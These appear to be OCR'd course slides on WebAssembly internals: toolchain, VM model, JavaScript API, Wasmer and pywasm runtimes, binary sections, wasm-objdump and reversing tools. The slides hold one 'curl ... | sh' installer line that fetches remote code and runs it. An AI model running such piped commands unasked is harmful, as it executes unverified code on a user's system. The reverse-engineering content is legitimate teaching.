
```
emcc hello.c -s WASM=1 -o hello.html
```



Development IDE - WebAssemblyStudio



Development IDE - WasmFiddle




EXERCISE

Take 5 min to try WebAssemblyStudio & WasmFiddle


WebAssembly Runtime VM


Virtual Machine (simplified) execution model



Application (Host) - untrusted

- Linear memory
  - Contiguous, byte-addressable range of memory
  - Initialize with Data section contents
  - **Bounds-checked array** at runtime
- Instructions:
  - `load, store`
  - `grow_memory` – increase memory size
  - `current_memory`







- Global variables
  - mutable or immutable
  - accessed via index into the module-defined global index space.
  - **imported or defined inside the module**
  - Instructions:
    - get_global, set_global

WASM engine (VM) - trusted

- Functions
  - **Code is immutable at runtime**
  - `Call_indirect`
    - specify the index using static index table
    - type signature check at runtime for indirect calls








Execution stack

- Execution stack (call stack)
  - protected call stack
    - Call stack space is limited
    - Not executable
  - Instructions will `push/pop` values over

Web-browser VM








WebAssembly JavaScript API

- Complete documentation on Mozilla [MDN for WebAssembly]
  - Methods/Constructors
  - Examples
  - [Browser compatibility table]



`WebAssembly.instantiate()`
The primary API for compiling and instantiating W
`Module` and its first `Instance`.

`WebAssembly.instantiateStreaming()`
Compiles and instantiates a WebAssembly module
source, returning both a `Module` and its first `Inst`

`WebAssembly.compile()`
Compiles a `WebAssembly.Module` from WebAsse
instantiation as a separate step.

`WebAssembly.compileStreaming()`
compiles a `WebAssembly.Module` directly from a
instantiation as a separate step.

`WebAssembly.validate()`
Validates a given typed array of WebAssembly bin
are valid WebAssembly code (`true`) or not (`false`

`WebAssembly.Global()`
Creates a new WebAssembly `Global` object.

`WebAssembly.Module()`
Creates a new WebAssembly `Module` object.

`WebAssembly.Instance()`
Creates a new WebAssembly `Instance` object.

`WebAssembly.Memory()`
Creates a new WebAssembly `Memory` object.

`WebAssembly.Table()`
Creates a new WebAssembly `Table` object.

`WebAssembly.CompileError()`
Creates a new WebAssembly `CompileError` object.

`WebAssembly.LinkError()`
Creates a new WebAssembly `LinkError` object.

`WebAssembly.RuntimeError()`
Creates a new WebAssembly `RuntimeError` object.

Basic support	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`CompileError`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`Global`	No	No	62	No	No	No	No	No	No	62	No	No	No	No
`Instance`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`LinkError`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`Memory`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`Module`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`RuntimeError`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`Table`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`compile`	57	16	52 *	No	44	11	57	57	Yes	52 *	44	11	7.0	8.0.0
`compileStreaming`	61	16	58	No	47	No	61	61	No	58	?	No	No	No
`instantiate`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`instantiateStreaming`	61	16	58	No	47	No	61	61	No	58	?	No	No	No
`validate`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0

EXERCISE

Open `fibonacci/fib.html` and the browser JS console

Standalone VM - Wasmer

- Wasmer is a Standalone JIT WebAssembly runtime, aiming to be fully compatible with Emscripten, WASI, Rust and Go.
  - written in Rust
  - have compiled nginx to WebAssembly


- Installation
  - `curl https://get.wasmer.io -sSfL | sh`
- Easy to run webassembly module
  - `wasmer run nginx.wasm`

- Further reading:
  - Running Nginx with WebAssembly - link
  - Embedding WebAssembly in your Rust application - link
  - Using Wasmer for Plugins series [part #1, #2, #3, #4]

Standalone VM - Wasmer python binding

- Github
  - Examples - link
- Multiple API
  - Instance class - link
  - Value class - link
  - Memory class - link
  - validate function - link
- Really useful for dynamic testing…
  - you will see later ;)

```python
from wasmer import Instance

# Get the Wasm module as bytes.
wasm_bytes = open('my_program.wasm', 'rb').read()

# Instantiates the Wasm module.
instance = Instance(wasm_bytes)

# Call a function on it.
result = instance.exports.sum(1, 2)

print(result) # 3
```



Standalone VM - pywasm


- A WebAssembly interpreter written in pure Python
  - https://github.com/mohanson/pywasm
- Installation
  - `pip3 install pywasm`
- Github Source code
  - well written
  - ideal to understand instruction behaviors
- Really useful for dynamic testing…
  - you will see later ;)

```
import pywasm

vm = pywasm.load('./examples/fib.wasm')
r = vm.exec('fib', [10])
print(r) # 55
```

A brief description for `./examples`

File	Description
./examples/add.wasm	Export i32.add function
./examples/env.wasm	Call python/native function in wasm
./examples/fib.wasm	Fibonacci, which contains loop and recursion
./examples/str.wasm	Export a function which returns string

WebAssembly integration timeline (source)



EXERCISE

Execute with pywasm:

`pywasm_examples/*.py`

Module dissection

Binary Format - Header

- **Binary format**
- Compact
  - 121 bytes for fib.wasm
- Easy to verify

- Module structure
  - Header (magic number + version)
  - 11 Sections
    - may appear at most once
  - 1 custom section
    - unlimited
- MIME type: "**application/wasm**"
  - file command on wasm module

- Further reading:
  - Binary Encoding design - link
  - Anatomy of a WebAssembly program - link
  - Detailed design of the Module - link

Field	Type	Description
magic number	`uint32`	Magic number `0x6d736100` (i.e., '\0asm')
version	`uint32`	Version number, `0x1`

```
pve@pve01lt:/tmp$ xxd fib.wasm
00000000: 0061 736d 0100 0000 0186 8080 8000 0160  .asm...........`
00000010: 017f 017f 0382 8080 8000 0100 0484 8080  ................
00000020: 8000 0170 0000 0583 8080 8000 0100 0106  ...p............
00000030: 8180 8080 0000 0790 8080 8000 0206 6d65  ..............me
00000040: 6d6f 7279 0200 0366 6962 0000 0aa7 8080  mory...fib......
00000050: 8000 01a1 8080 8000 0002 4020 0041 0172  ..........@ .A.r
00000060: 4101 470d 0020 000f 0b20 0041 7f6a 1000  A.G.. ... .A.j..
00000070: 2000 417e 6a10 006a 0b                    .A~j..j.
```

Binary Format - Sections

Field	Type	Description
id	`varuint7`	section code
payload_len	`varuint32`	size of this section in bytes
name_len	`varuint32` ?	length of `name` in bytes, present if `id == 0`
name	`bytes` ?	section name: valid UTF-8 byte sequence, present if `id == 0`
payload_data	`bytes`	content of this section, of length `payload_len - sizeof(name) - sizeof(name_len)`

Section Name	Code	Description
Type	1	Function signature declarations
Import	2	Import declarations
Function	3	Function declarations
Table	4	Indirect function table and other tables
Memory	5	Memory attributes
Global	6	Global declarations
Export	7	Exports
Start	8	Start function declaration
Element	9	Elements section
Code	10	Function bodies (code)
Data	11	Data segments

- Custom section
  - id == 0
  - name_len and name mandatory
- Name section
  - id == 0 / name_len == 4 / name == “name”
  - Functions Names & local variables in the text format (wast)
  - Useful for dev/debug (eq. of –g flag of gcc)

Principals sections

- Type section - #1
  - declares **all function signatures** that will be used in the module.
  - i.e. parameters types & result type of the function
- Function section - #3
  - declares the **signature for each function.**
- Import section - #2
  - declares **all imports** that will be used in the module.
- Export section - #7
  - declares **all exports** that can be called in the host environment.

```
(module
  (type (;0;) (func))
  (type (;1;) (func (param i32 i32)))
  (type (;2;) (func))
  (import "env" "memory" (memory (;0;) 2 16))
  (import "env" "ret" (func (;0;) (type 1)))
  (func (;1;) (type 0))
  (func (;2;) (type 2)
    call 1
    i32.const 1036
    i32.const 232
    call 0)
  (table (;0;) 1 1 anyfunc)
  (export "call" (func 2))
  (data (i32.const 1024) "Hello world")
  (data (i32.const 1036)
    "\00asm\01\00\00\00\01\09\02`\00\00`\02\7f"
    "\7f\00\02\1a\02\03env\03ret\00\01\03env\06"
    "memory\02\01\02\10\03\03\02\00\00\04\05\01"
    "p\01\01\01\05\01\00\06\01\00\07\08\01\04call"
    "\00\01\0a\12\02\05\00\10\02\00\0b\0a\00A"
    "\80\08A\0b\10\00\00\0b\0b\12\01\00A\80\08"
    "\0b\0bHello world\00\0b\07linking\03\01\0b"
    "\00f\04name\01_\06\00\03ret\01\05"
    "panic\02\04call\03"
    "/_ZN14pwasm_ethereum3ext3ret17h604d8098d1686c80E"
    "\04\06deploy\05\11rust_begin_unwind")
)
```

Principals sections


- Code section - #10
  - contains a **body for every function** in the module.
  - Function bytecode

- Data section - #11
  - declares the initialized data that is loaded into the linear memory.
  - like the .data of a PE

```
(module
  (type (;0;) (func))
  (type (;1;) (func (param i32 i32)))
  (type (;2;) (func))
  (import "env" "memory" (memory (;0;) 2 16))
  (import "env" "ret" (func (;0;) (type 1)))
  (func (;1;) (type 0))
  (func (;2;) (type 2)
    call 1
    i32.const 1036
    i32.const 232
    call 0)
  (table (;0;) 1 1 anyfunc)
  (export "call" (func 2))
  (data (i32.const 1024) "Hello world")
  (data (i32.const 1036)
    "\00asm\01\00\00\00\01\09\02`\00\00`\02\7f"
    "\7f\00\02\1a\02\03env\03ret\00\01\03env\06"
    "memory\02\01\02\10\03\03\02\00\00\04\05\01"
    "p\01\01\01\05\01\00\06\01\00\07\08\01\04call"
    "\00\01\0a\12\02\05\00\10\02\00\0b\0a\00A"
    "\80\08A\0b\10\00\00\0b\0b\12\01\00A\80\08"
    "\0b\0bHello world\00\0b\07linking\03\01\0b"
    "\00f\04name\01_\06\00\03ret\01\05"
    "panic\02\04call\03"
    "/_ZN14pwasm_ethereum3ext3ret17h604d8098d1686c80E"
    "\04\06deploy\05\11rust_begin_unwind")
)
```

Wasmcodeexplorer

- Wasmcodeexplorer - github
  - Binary file explorer
  - **Text format representation** of uploaded wasm module
  - really useful to learn how the **binary format** and the **text format match together**



wasm-objdump (WABT)

- Print information about the contents of wasm binaries.
  - like objdump but for wasm module

- Useful options:
  - `-h`: Print headers
  - `-x`: Show section details
  - `-j SECTION`: Select just one section
    - `wasm-objdump -j export -x mod.wasm`

```
Sections:

     Type start=0x0000000e end=0x00000014 (size=0x00000006) count: 1
 Function start=0x0000001a end=0x0000001c (size=0x00000002) count: 1
    Table start=0x00000022 end=0x00000026 (size=0x00000004) count: 1
   Memory start=0x0000002c end=0x0000002f (size=0x00000003) count: 1
   Global start=0x00000035 end=0x00000036 (size=0x00000001) count: 0
   Export start=0x0000003c end=0x0000004c (size=0x00000010) count: 2
     Code start=0x00000052 end=0x00000079 (size=0x00000027) count: 1
```

```
~ » wasm-objdump
usage: wasm-objdump [options] filename+

  Print information about the contents of wasm binaries.

examples:
  $ wasm-objdump test.wasm

options:
  -h, --headers               Print headers
  -j, --section=SECTION       Select just one section
  -s, --full-contents         Print raw section contents
  -d, --disassemble           Disassemble function bodies
      --debug                 Print extra debug information
  -x, --details               Show section details
  -r, --reloc                 Show relocations inline with disassembly
      --help                  Print this help message
expected filename argument.
```

```
fib.wasm:       file format wasm 0x1

Section Details:

Type[1]:
 - type[0] (i32) -> i32
Function[1]:
 - func[0] sig=0 <fib>
Table[1]:
 - table[0] type=funcref initial=0
Memory[1]:
 - memory[0] pages: initial=1
Global[0]:
Export[2]:
 - memory[0] -> "memory"
 - func[0] <fib> -> "fib"
Code[1]:
 - func[0] size=33
```

EXERCISE


Try **wasm-objdump** & **wasmcodeexplorer** on different modules

Reversing wasm module

Disassembler supporting WebAssembly


- IDA Pro (wasm support over plugins)
  - IDA is a Windows, Linux or Mac OS X hosted multi-processor disassembler and debugger
  - Loader and processor modules for WebAssembly (form Sophos, from Fireeye)

- Radare2/Cutter
  - Radare2: Unix-like reverse engineering framework and command-line tools security
  - Cutter: A Qt and C++ GUI for radare2 reverse engineering framework



- JEB decompiler
  - JEB is a reverse-engineering platform to perform disassembly, decompilation, debugging, and analysis of code
  - Provide demo version with wasm support

- Octopus
  - Security Analysis tool for WebAssembly module and Blockchain Smart Contracts



Control flow graph (CFG) reconstruction

